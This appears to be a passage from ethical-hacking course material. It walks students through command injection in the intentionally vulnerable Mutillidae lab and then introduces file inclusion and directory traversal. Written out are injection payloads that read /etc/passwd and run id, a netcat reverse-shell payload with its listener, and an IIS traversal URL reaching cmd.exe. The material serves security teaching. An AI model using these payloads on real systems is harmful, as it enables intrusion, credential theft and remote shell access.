
- Open Firefox and go to Exercises toolbar -> Mutillidae
- Go to OWASP 2013 -> A1 – Injection (Other) -> Command Injection -> DNS Lookup
- **Note**: if Mutillidae becomes slow or unresponsive: Quit Firefox and restart



Open Firefox and surf to http://mutillidae.

Go to OWASP 2013 -> A1 – Injection (Other) -> Command Injection -> DNS

Note: If Mutillidae becomes slow or unresponsive, quit Firefox and restart.



Your challenge: perform the following command injections via the vulnerable DNS Lookup Application:

- Display /etc/passwd.
- Discover the privileges of the web server user.
- Ping 127.0.0.1 three times and display the packets with tcpdump.
- Send a shell to 127.0.0.1

You may stop here and attempt these steps, or read ahead for step-by-step instructions. Students with command injection experience may want to attempt this exercise with no hints: It's your call.

Exercise: Step 1

- We are hoping the programmer is not filtering characters in the "name" we choose to lookup and has written the code as:

  `$ nslookup <whatever they just typed>`

- The exploit: Send a name, followed by a semicolon and a shell command:

  `$ nslookup sec542.org; next command`

- Let's try it; type this in the DNS Lookup form:


  `sec542.org; cat /etc/passwd`

- Then press Lookup DNS

Web Penetration Testing and Ethical Hacking

Type the following in the DNS lookup form:

```
sec542.org; cat /etc/passwd
```




Then press Lookup DNS. Note that the command is truncated in the screenshot above due to the size of the input box.

One method for exploiting injection flaws is to append commands with "&&" or ";"

- Double ampersand means: run the 2nd command if the first command exits without error
- Semicolon means: run the send command after the first command (regardless of any errors)

We don't care about errors, so let's use a semicolon.




We have displayed the contents of /etc/passwd.

Why cat /etc/passwd? Both the cat command and the file /etc/passwd are *almost* universally available across all major versions on UNIX and Linux, and /etc/passwd is normally world readable.

The hashes are most likely in /etc/shadow, which we would normally not read via the web server user.

You may try to view other files as well. Unfortunately, we lack the permission to view /etc/shadow: The next step illustrates why.




Type the following in the DNS lookup form:

```
sec542.org; id
```

The web server is running as uid 33, user www-data. This is normal: Web servers typically run as lower-privileges users to limit the damage from attacks such as the ones we are launching right now.

The id command is quite handy for command injection attacks. It shows us the privileges (uid, gid, and group membership) of the current user. It is also small (two characters) and generally available across all versions of UNIX, Linux, and Mac OSX. It is also usually in a default path, normally /usr/bin/id.



This command injection is not blind: We can see the results of our commands. It is quite useful to develop command injection techniques that work blind, as ping does.

Type this command in a terminal:


```
$ sudo tcpdump -ni any icmp[icmptype]=icmp-echo
```

This tells tcpdump to not resolve names (-n), listen on all interfaces (-i any), and capture/display only icmp echo requests (icmp[icmptype]=icmp-echo). The simpler BPF filter icmp would also work but may capture additional unrelated icmp traffic.

Then enter the following in the DNS Lookup:


```
sec542.org; ping -c3 127.0.0.1
```

Then press Lookup DNS.



Right now we are pinging ourselves to prove the concept and understand the process.

Press Ctrl-C in the terminal window to stop tcpdump.



Let's shovel (push) a shell via command injection. This means we will send the shell to a waiting listener.

Type the following in a terminal window:

```
$ nc -lvvnp 1337
```


Note that the first flag is the letter l ("ell"), not the number one. This tells netcat to listen (**l**) on (**p**) port 1337. The (**vv**) tells netcat to be verbose in its communication. The (**n**) indicates that no name resolution should be performed. Then type the following in the DNS Lookup form:

```
sec542.org; nc 127.0.0.1 1337 -e /bin/bash
```

Press Lookup DNS, go back to the terminal window, and you should see a new connection shows up. Now you can type shell commands. There will not be a banner to indicate the shell. Thankfully the (**vv**) switch will report any connections, so even though we haven't received data we know the connection is waiting for us to just start typing commands. Try some simple Linux commands such as **`uname -a`**.

Our Shell

- Success!




- Now hit **Ctrl-C** to drop the shell


Web Penetration Testing and Ethical Hacking

The shell has connected into the listener.

Be sure to press Ctrl-C after you finish to drop the shell. Otherwise, Mutillidae might seem unresponsive the next time we try to use it.




The next section describes directory traversal, as well as local and remote command injection.




The OTG-INPVAL-012 Test ID includes coverage for both Remote File Inclusion and Local File Inclusion.

References

[1] https://www.owasp.org/index.php?title=Testing_for_Code_Injection_(OTG-INPVAL-012) (http://cyber.gd/542_158) **QR**



File inclusion flaws can retrieve files locally or remotely. This is from the perspective of the application, so local files are ones that reside on the server the application is running on. Remote files would be from a different server. Keep in mind that egress filtering may block the application from loading files from *external* remote servers, but this would still allow for servers within the network to be accessed.



Directory traversal and file include is when we trick the web application into letting us either read or execute files that are not in the WEBROOT directory structure. Of course, file include can be used to read files within the WEBROOT.

The precise methodology depends on the nature of vulnerability that we are leveraging. Sometimes, the vulnerability will allow us to simply input "../../../../../etc/shadow" or whatever. Other vulnerabilities require us to modify the encoding, changing it to Unicode, for example.

IIS was vulnerable to Directory Traversal several years ago… several times! The first vulnerability was solved by a patch that tracked "/" characters. This was easily defeated by encoding the "/" as Unicode because Unicode decoding was performed *after* the directory constraints were enforced.

Traditional Example

- The traditional example leaves the web root
- It allows access to files on the system including the ability to execute programs:


  http://vulnsite/scripts/../../../winnt/system32/cmd.exe+/c+dir

